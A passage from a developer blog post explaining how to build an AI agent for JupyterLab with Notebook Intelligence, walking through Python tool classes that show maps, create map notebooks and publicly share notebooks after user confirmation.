            <span class="n">message</span><span class="o">=</span><span class="sa">f</span><span class="s">"Showing a map centered at latitude: </span><span class="si">{</span><span class="n">latitude</span><span class="si">}</span><span class="s"> and longitude: </span><span class="si">{</span><span class="n">longitude</span><span class="si">}</span><span class="s">"</span>
        <span class="p">)</span>

    <span class="k">async</span> <span class="k">def</span> <span class="nf">handle_tool_call</span><span class="p">(</span><span class="bp">self</span><span class="p">,</span> <span class="n">request</span><span class="p">:</span> <span class="n">ChatRequest</span><span class="p">,</span> <span class="n">response</span><span class="p">:</span> <span class="n">ChatResponse</span><span class="p">,</span> <span class="n">tool_context</span><span class="p">:</span> <span class="nb">dict</span><span class="p">,</span> <span class="n">tool_args</span><span class="p">:</span> <span class="nb">dict</span><span class="p">)</span> <span class="o">-&gt;</span> <span class="nb">dict</span><span class="p">:</span>
        <span class="n">geo_coordinates</span> <span class="o">=</span> <span class="n">tool_args</span><span class="p">.</span><span class="n">get</span><span class="p">(</span><span class="s">'geo_coordinates'</span><span class="p">)</span>
        <span class="n">latitude</span> <span class="o">=</span> <span class="n">geo_coordinates</span><span class="p">.</span><span class="n">get</span><span class="p">(</span><span class="s">'latitude'</span><span class="p">)</span>
        <span class="n">longitude</span> <span class="o">=</span> <span class="n">geo_coordinates</span><span class="p">.</span><span class="n">get</span><span class="p">(</span><span class="s">'longitude'</span><span class="p">)</span>

        <span class="n">response</span><span class="p">.</span><span class="n">stream</span><span class="p">(</span><span class="n">HTMLFrameData</span><span class="p">(</span><span class="sa">f</span><span class="s">"""&lt;iframe width="100%" height="100%" frameborder="0" scrolling="no" marginheight="0" marginwidth="0" id="gmap_canvas" src="https://maps.google.com/maps?width=400&amp;amp;height=400&amp;amp;hl=en&amp;amp;q=</span><span class="si">{</span><span class="n">latitude</span><span class="si">}</span><span class="s">,</span><span class="si">{</span><span class="n">longitude</span><span class="si">}</span><span class="s">&amp;amp;t=&amp;amp;z=11&amp;amp;ie=UTF8&amp;amp;iwloc=B&amp;amp;output=embed"&gt;&lt;/iframe&gt;"""</span><span class="p">,</span> <span class="n">height</span><span class="o">=</span><span class="mi">400</span><span class="p">))</span>
        <span class="n">response</span><span class="p">.</span><span class="n">finish</span><span class="p">()</span>

        <span class="k">return</span> <span class="p">{</span><span class="s">"result"</span><span class="p">:</span> <span class="s">"I showed the map"</span><span class="p">}</span>
</code></pre></div></div>

<p>Below is an example prompt showing map centered at “Golden Gate Bridge, San Francisco”. Note that an address was provided to Copilot as the input but Map Response Generator Tool accepts only geo-coordinates as input. This is where LLM automatically decided that it needs to first call the Geo Coordinates Lookup Tool to get geo-coordinates for this address and then it called the Map Response Generator Tool with the geo-coordinates. LLM automatically chained multiple tools and NBI handled this chaining to get the correct response for the user’s prompt.</p>

<p><img src="/assets/images/ai-agent-blog/ai-agent-show-map.png" alt="Show map response tool" /></p>

<h3 id="map-notebook-creator-tool">Map Notebook Creator Tool</h3>

<p>This tool creates a notebook centered at the specified geo-coordinates. In <code class="language-plaintext highlighter-rouge">pre_invoke</code> method this method only shows a notification message in Chat UI. In <code class="language-plaintext highlighter-rouge">handle_tool_call</code> method, the tool creates a notebook using <code class="language-plaintext highlighter-rouge">nbformat</code> library, saves it to disk and then opens the notebook in JupyterLab UI using the <code class="language-plaintext highlighter-rouge">response.run_ui_command</code> NBI method.</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">class</span> <span class="nc">MapNotebookCreatorTool</span><span class="p">(</span><span class="n">Tool</span><span class="p">):</span>
    <span class="p">...</span>

    <span class="k">def</span> <span class="nf">pre_invoke</span><span class="p">(</span><span class="bp">self</span><span class="p">,</span> <span class="n">request</span><span class="p">:</span> <span class="n">ChatRequest</span><span class="p">,</span> <span class="n">tool_args</span><span class="p">:</span> <span class="nb">dict</span><span class="p">)</span> <span class="o">-&gt;</span> <span class="n">Union</span><span class="p">[</span><span class="n">ToolPreInvokeResponse</span><span class="p">,</span> <span class="bp">None</span><span class="p">]:</span>
        <span class="n">geo_coordinates</span> <span class="o">=</span> <span class="n">tool_args</span><span class="p">.</span><span class="n">get</span><span class="p">(</span><span class="s">'geo_coordinates'</span><span class="p">)</span>
        <span class="n">latitude</span> <span class="o">=</span> <span class="n">geo_coordinates</span><span class="p">.</span><span class="n">get</span><span class="p">(</span><span class="s">'latitude'</span><span class="p">)</span>
        <span class="n">longitude</span> <span class="o">=</span> <span class="n">geo_coordinates</span><span class="p">.</span><span class="n">get</span><span class="p">(</span><span class="s">'longitude'</span><span class="p">)</span>
        <span class="k">return</span> <span class="n">ToolPreInvokeResponse</span><span class="p">(</span>
            <span class="n">message</span><span class="o">=</span><span class="sa">f</span><span class="s">"Creating a map notebook for latitude: </span><span class="si">{</span><span class="n">latitude</span><span class="si">}</span><span class="s"> and longitude: </span><span class="si">{</span><span class="n">longitude</span><span class="si">}</span><span class="s">"</span>
        <span class="p">)</span>

    <span class="k">async</span> <span class="k">def</span> <span class="nf">handle_tool_call</span><span class="p">(</span><span class="bp">self</span><span class="p">,</span> <span class="n">request</span><span class="p">:</span> <span class="n">ChatRequest</span><span class="p">,</span> <span class="n">response</span><span class="p">:</span> <span class="n">ChatResponse</span><span class="p">,</span> <span class="n">tool_context</span><span class="p">:</span> <span class="nb">dict</span><span class="p">,</span> <span class="n">tool_args</span><span class="p">:</span> <span class="nb">dict</span><span class="p">)</span> <span class="o">-&gt;</span> <span class="nb">dict</span><span class="p">:</span>
        <span class="n">geo_coordinates</span> <span class="o">=</span> <span class="n">tool_args</span><span class="p">.</span><span class="n">get</span><span class="p">(</span><span class="s">'geo_coordinates'</span><span class="p">)</span>
        <span class="n">latitude</span> <span class="o">=</span> <span class="n">geo_coordinates</span><span class="p">.</span><span class="n">get</span><span class="p">(</span><span class="s">'latitude'</span><span class="p">)</span>
        <span class="n">longitude</span> <span class="o">=</span> <span class="n">geo_coordinates</span><span class="p">.</span><span class="n">get</span><span class="p">(</span><span class="s">'longitude'</span><span class="p">)</span>

        <span class="n">now</span> <span class="o">=</span> <span class="n">dt</span><span class="p">.</span><span class="n">datetime</span><span class="p">.</span><span class="n">now</span><span class="p">()</span>
        <span class="n">map_file_name</span> <span class="o">=</span> <span class="sa">f</span><span class="s">"map_</span><span class="si">{</span><span class="n">now</span><span class="p">.</span><span class="n">strftime</span><span class="p">(</span><span class="s">'%Y%m%d_%H%M%S'</span><span class="p">)</span><span class="si">}</span><span class="s">.ipynb"</span>

        <span class="n">nb</span> <span class="o">=</span> <span class="n">nbf</span><span class="p">.</span><span class="n">v4</span><span class="p">.</span><span class="n">new_notebook</span><span class="p">()</span>
        <span class="n">header</span> <span class="o">=</span> <span class="s">"""</span><span class="se">\
</span><span class="s">        ### This map notebook was created by an AI Agent using [Notebook Intelligence](https://github.com/notebook-intelligence)
        """</span>

        <span class="n">install_code_cell</span> <span class="o">=</span> <span class="s">"%%capture</span><span class="se">\n</span><span class="s">%pip install folium"</span>

        <span class="n">map_code_cell</span> <span class="o">=</span> <span class="sa">f</span><span class="s">"""</span><span class="se">\
</span><span class="s">        import folium

        map = folium.Map(location=[</span><span class="si">{</span><span class="n">latitude</span><span class="si">}</span><span class="s">, </span><span class="si">{</span><span class="n">longitude</span><span class="si">}</span><span class="s">], zoom_start=13)
        map"""</span>

        <span class="n">nb</span><span class="p">[</span><span class="s">'cells'</span><span class="p">]</span> <span class="o">=</span> <span class="p">[</span>
            <span class="n">nbf</span><span class="p">.</span><span class="n">v4</span><span class="p">.</span><span class="n">new_markdown_cell</span><span class="p">(</span><span class="n">header</span><span class="p">),</span>
            <span class="n">nbf</span><span class="p">.</span><span class="n">v4</span><span class="p">.</span><span class="n">new_code_cell</span><span class="p">(</span><span class="n">install_code_cell</span><span class="p">),</span>
            <span class="n">nbf</span><span class="p">.</span><span class="n">v4</span><span class="p">.</span><span class="n">new_code_cell</span><span class="p">(</span><span class="n">map_code_cell</span><span class="p">)</span>
        <span class="p">]</span>
        <span class="n">nb</span><span class="p">.</span><span class="n">metadata</span><span class="p">[</span><span class="s">"kernelspec"</span><span class="p">]</span> <span class="o">=</span> <span class="p">{</span> <span class="s">"name"</span><span class="p">:</span> <span class="s">"python3"</span><span class="p">}</span>
        <span class="n">nbf</span><span class="p">.</span><span class="n">write</span><span class="p">(</span><span class="n">nb</span><span class="p">,</span> <span class="n">map_file_name</span><span class="p">)</span>

        <span class="k">await</span> <span class="n">response</span><span class="p">.</span><span class="n">run_ui_command</span><span class="p">(</span><span class="s">"docmanager:open"</span><span class="p">,</span> <span class="p">{</span><span class="s">"path"</span><span class="p">:</span> <span class="n">map_file_name</span><span class="p">})</span>

        <span class="k">return</span> <span class="p">{</span><span class="s">"result"</span><span class="p">:</span> <span class="s">"I created and opened the map notebook"</span><span class="p">}</span>
</code></pre></div></div>

<p><img src="/assets/images/ai-agent-blog/ai-agent-create-notebook.png" alt="Create map notebook tool" /></p>

<h3 id="notebook-share-tool">Notebook Share Tool</h3>

<p>This tool shares a notebook publicly by uploading it to <a href="https://notebooksharing.space" target="_blank">notebooksharing.space</a> and displays the link to the shared notebook.</p>

<p>In the <code class="language-plaintext highlighter-rouge">pre_invoke</code> method implementation, this tool asks for confirmation first as this operation is an undoable share of the notebook publicly. Only after the user confirms, <code class="language-plaintext highlighter-rouge">handle_tool_call</code> is executed. In <code class="language-plaintext highlighter-rouge">handle_tool_call</code> method the tool uploads the notebook at the <code class="language-plaintext highlighter-rouge">notebook_file_path</code> using <a href="https://github.com/notebook-sharing-space/nbss-upload" target="_blank">nbss_upload</a> library and then shows the link to the shared notebook on <a href="https://notebooksharing.space" target="_blank">notebooksharing.space</a>.</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">class</span> <span class="nc">NotebookShareTool</span><span class="p">(</span><span class="n">Tool</span><span class="p">):</span>
    <span class="p">...</span>
    
    <span class="k">def</span> <span class="nf">pre_invoke</span><span class="p">(</span><span class="bp">self</span><span class="p">,</span> <span class="n">request</span><span class="p">:</span> <span class="n">ChatRequest</span><span class="p">,</span> <span class="n">tool_args</span><span class="p">:</span> <span class="nb">dict</span><span class="p">)</span> <span class="o">-&gt;</span> <span class="n">Union</span><span class="p">[</span><span class="n">ToolPreInvokeResponse</span><span class="p">,</span> <span class="bp">None</span><span class="p">]:</span>
        <span class="n">file_path</span> <span class="o">=</span> <span class="n">tool_args</span><span class="p">.</span><span class="n">get</span><span class="p">(</span><span class="s">'notebook_file_path'</span><span class="p">)</span>
        <span class="n">file_name</span> <span class="o">=</span> <span class="n">path</span><span class="p">.</span><span class="n">basename</span><span class="p">(</span><span class="n">file_path</span><span class="p">)</span>
        <span class="k">return</span> <span class="n">ToolPreInvokeResponse</span><span class="p">(</span>
            <span class="n">message</span><span class="o">=</span><span class="sa">f</span><span class="s">"Sharing notebook '</span><span class="si">{</span><span class="n">file_name</span><span class="si">}</span><span class="s">'"</span><span class="p">,</span>
            <span class="n">confirmationTitle</span><span class="o">=</span><span class="s">"Confirm sharing"</span><span class="p">,</span>
            <span class="n">confirmationMessage</span><span class="o">=</span><span class="sa">f</span><span class="s">"Are you sure you want to share the notebook at '</span><span class="si">{</span><span class="n">file_path</span><span class="si">}</span><span class="s">'? This will upload the notebook to public internet and cannot be undone."</span>
        <span class="p">)</span>

    <span class="k">async</span> <span class="k">def</span> <span class="nf">handle_tool_call</span><span class="p">(</span><span class="bp">self</span><span class="p">,</span> <span class="n">request</span><span class="p">:</span> <span class="n">ChatRequest</span><span class="p">,</span> <span class="n">response</span><span class="p">:</span> <span class="n">ChatResponse</span><span class="p">,</span> <span class="n">tool_context</span><span class="p">:</span> <span class="nb">dict</span><span class="p">,</span> <span class="n">tool_args</span><span class="p">:</span> <span class="nb">dict</span><span class="p">)</span> <span class="o">-&gt;</span> <span class="nb">dict</span><span class="p">:</span>
        <span class="n">file_path</span> <span class="o">=</span> <span class="n">tool_args</span><span class="p">.</span><span class="n">get</span><span class="p">(</span><span class="s">'notebook_file_path'</span><span class="p">)</span>
        <span class="n">file_name</span> <span class="o">=</span> <span class="n">path</span><span class="p">.</span><span class="n">basename</span><span class="p">(</span><span class="n">file_path</span><span class="p">)</span>
        <span class="n">share_url</span> <span class="o">=</span> <span class="n">nbss_upload</span><span class="p">.</span><span class="n">upload_notebook</span><span class="p">(</span><span class="n">file_path</span><span class="p">,</span> <span class="bp">False</span><span class="p">,</span> <span class="bp">False</span><span class="p">,</span> <span class="s">'https://notebooksharing.space'</span><span class="p">)</span>
        <span class="n">response</span><span class="p">.</span><span class="n">stream</span><span class="p">(</span><span class="n">AnchorData</span><span class="p">(</span><span class="n">share_url</span><span class="p">,</span> <span class="sa">f</span><span class="s">"Click here to view the shared notebook '</span><span class="si">{</span><span class="n">file_name</span><span class="si">}</span><span class="s">'"</span><span class="p">))</span>

        <span class="k">return</span> <span class="p">{</span><span class="s">"result"</span><span class="p">:</span> <span class="sa">f</span><span class="s">"Notebook '</span><span class="si">{</span><span class="n">file_name</span><span class="si">}</span><span class="s">' has been shared at: </span><span class="si">{</span><span class="n">share_url</span><span class="si">}</span><span class="s">"</span><span class="p">}</span>
</code></pre></div></div>

<p><img src="/assets/images/ai-agent-blog/ai-agent-share.gif" alt="Share notebook publicly" /></p>

<h2 id="tool-call-schema-definitions">Tool call schema definitions</h2>

<p>It is important to define schemas of the tools clearly and disambiguate the tools as much as possible so that the LLM can invoke the proper tool based on the user prompt. LLM parses the user prompt, decides which tools to call and generates the input parameters for the call.</p>

<p>If current file or selection is made visible by the user, NBI can provide the file paths and content as context to the LLM. That way LLM can use those as additional context for a tool call. That is how Notebook Share Tool was able to access the current notebook file.</p>

<h2 id="tool-chaining">Tool chaining</h2>

<p>After parsing the user prompt, LLM creates an execution plan and can call multiple tools in a chain. NBI handles this tool chaining for you. It is important to define your schemas with the chaining in mind. Consider defining matching tool outputs and inputs so that the output of a tool can be passed onto another one directly if needed.</p>

<p>Notice that in this extension example MapResponseGeneratorTool and MapNotebookCreatorTool both take in geo_coordinates (latitude, longitude) as input and GeoCoordinateLookupTool outputs geo_coordinates. This lets LLM to directly pass the output of GeoCoordinateLookupTool to MapResponseGeneratorTool and MapNotebookCreatorTool. It also lets a user to use an address to trigger MapResponseGeneratorTool and MapNotebookCreatorTool, because LLM knows that there is another tool it can call to generate input (geo_coordinates) from address for these tools.</p>

<h2 id="chat-participant">Chat Participant</h2>

<p>In NBI AI framework, AI Agents are defined as chat participants and tools are tied to specific chat participants. For our extension we create <code class="language-plaintext highlighter-rouge">AIAgentChatParticipant</code> as our participant (for more details on NBI extensions and chat participants see <a href="/blog/archive/building-ai-extensions-for-jupyterlab/">this blog</a>). Our chat participant returns list of tools it defines from the <code class="language-plaintext highlighter-rouge">tools</code> property.</p>

<p>In <code class="language-plaintext highlighter-rouge">handle_chat_request</code> method our chat participant passes the request to the base <code class="language-plaintext highlighter-rouge">ChatParticipant</code> class to handle tool calling for us.</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">class</span> <span class="nc">AIAgentChatParticipant</span><span class="p">(</span><span class="n">ChatParticipant</span><span class="p">):</span>
    <span class="o">@</span><span class="nb">property</span>
    <span class="k">def</span> <span class="nf">id</span><span class="p">(</span><span class="bp">self</span><span class="p">)</span> <span class="o">-&gt;</span> <span class="nb">str</span><span class="p">:</span>
        <span class="k">return</span> <span class="s">"ai-agent"</span>
    <span class="p">...</span>
    
    <span class="o">@</span><span class="nb">property</span>
    <span class="k">def</span> <span class="nf">tools</span><span class="p">(</span><span class="bp">self</span><span class="p">)</span> <span class="o">-&gt;</span> <span class="nb">list</span><span class="p">[</span><span class="n">Tool</span><span class="p">]:</span>
        <span class="k">return</span> <span class="p">[</span><span class="n">GeoCoordinateLookupTool</span><span class="p">(),</span> <span class="n">MapResponseGeneratorTool</span><span class="p">(),</span> <span class="n">MapNotebookCreatorTool</span><span class="p">(),</span> <span class="n">NotebookShareTool</span><span class="p">()]</span>

    <span class="k">async</span> <span class="k">def</span> <span class="nf">handle_chat_request</span><span class="p">(</span><span class="bp">self</span><span class="p">,</span> <span class="n">request</span><span class="p">:</span> <span class="n">ChatRequest</span><span class="p">,</span> <span class="n">response</span><span class="p">:</span> <span class="n">ChatResponse</span><span class="p">,</span> <span class="n">options</span><span class="p">:</span> <span class="nb">dict</span> <span class="o">=</span> <span class="p">{})</span> <span class="o">-&gt;</span> <span class="bp">None</span><span class="p">:</span>
        <span class="p">...</span>
        <span class="k">await</span> <span class="bp">self</span><span class="p">.</span><span class="n">handle_chat_request_with_tools</span><span class="p">(</span><span class="n">request</span><span class="p">,</span> <span class="n">response</span><span class="p">,</span> <span class="n">options</span><span class="p">)</span>
</code></pre></div></div>

<h2 id="nbi-extension">NBI Extension</h2>

<p>Finally we create our NBI extension class <code class="language-plaintext highlighter-rouge">AIAgentExtension</code>. This class basically registers our chat participant to NBI on extension activation.</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">class</span> <span class="nc">AIAgentExtension</span><span class="p">(</span><span class="n">NotebookIntelligenceExtension</span><span class="p">):</span>
    <span class="p">...</span>

    <span class="k">def</span> <span class="nf">activate</span><span class="p">(</span><span class="bp">self</span><span class="p">,</span> <span class="n">host</span><span class="p">:</span> <span class="n">Host</span><span class="p">)</span> <span class="o">-&gt;</span> <span class="bp">None</span><span class="p">:</span>
        <span class="bp">self</span><span class="p">.</span><span class="n">participant</span> <span class="o">=</span> <span class="n">AIAgentChatParticipant</span><span class="p">(</span><span class="n">host</span><span class="p">)</span>
        <span class="n">host</span><span class="p">.</span><span class="n">register_chat_participant</span><span class="p">(</span><span class="bp">self</span><span class="p">.</span><span class="n">participant</span><span class="p">)</span>
        <span class="n">log</span><span class="p">.</span><span class="n">info</span><span class="p">(</span><span class="s">"AI Agent example extension activated"</span><span class="p">)</span>
</code></pre></div></div>

<p>That is all there is to create an AI Agent for JupyterLab using Notebook Intelligence. The <a href="https://github.com/notebook-intelligence/nbi-ai-agent-example">full source code</a> for this example is available along with installation instructions for you to use as a reference and/or build on top.</p>

<h2 id="try-it-out-and-share-your-feedback">Try it out and share your feedback!</h2>

<p>I am looking forward to seeing the AI Agents built by the community. Please try the extension APIs and share your feedback using project’s <a href="https://github.com/plmbr/notebook-intelligence/issues">GitHub issues</a>! User feedback from the community will shape the project’s roadmap.</p>

<h2 id="about-theauthor">About the Author</h2>

<p><a href="https://www.linkedin.com/in/mehmet-bektas">Mehmet Bektas</a> is a Senior Software Engineer at Netflix and a Jupyter Distinguished Contributor. He is the author of Notebook Intelligence, and contributes to JupyterLab, JupyterLab Desktop and several other projects in the Jupyter eco-system.</p>

<p><em>The source code for the example extension in this post is available <a href="https://github.com/notebook-intelligence/nbi-ai-agent-example">on GitHub</a>.</em></p>]]></content><author><name>Mehmet Bektaş</name></author><summary type="html"><![CDATA[Notebook Intelligence (NBI) is an AI coding assistant and extensible AI framework for JupyterLab. (For an introduction to NBI see Introducing Notebook Intelligence and for basics of extending NBI see Building AI Extensions for JupyterLab blog posts.)]]></summary></entry></feed>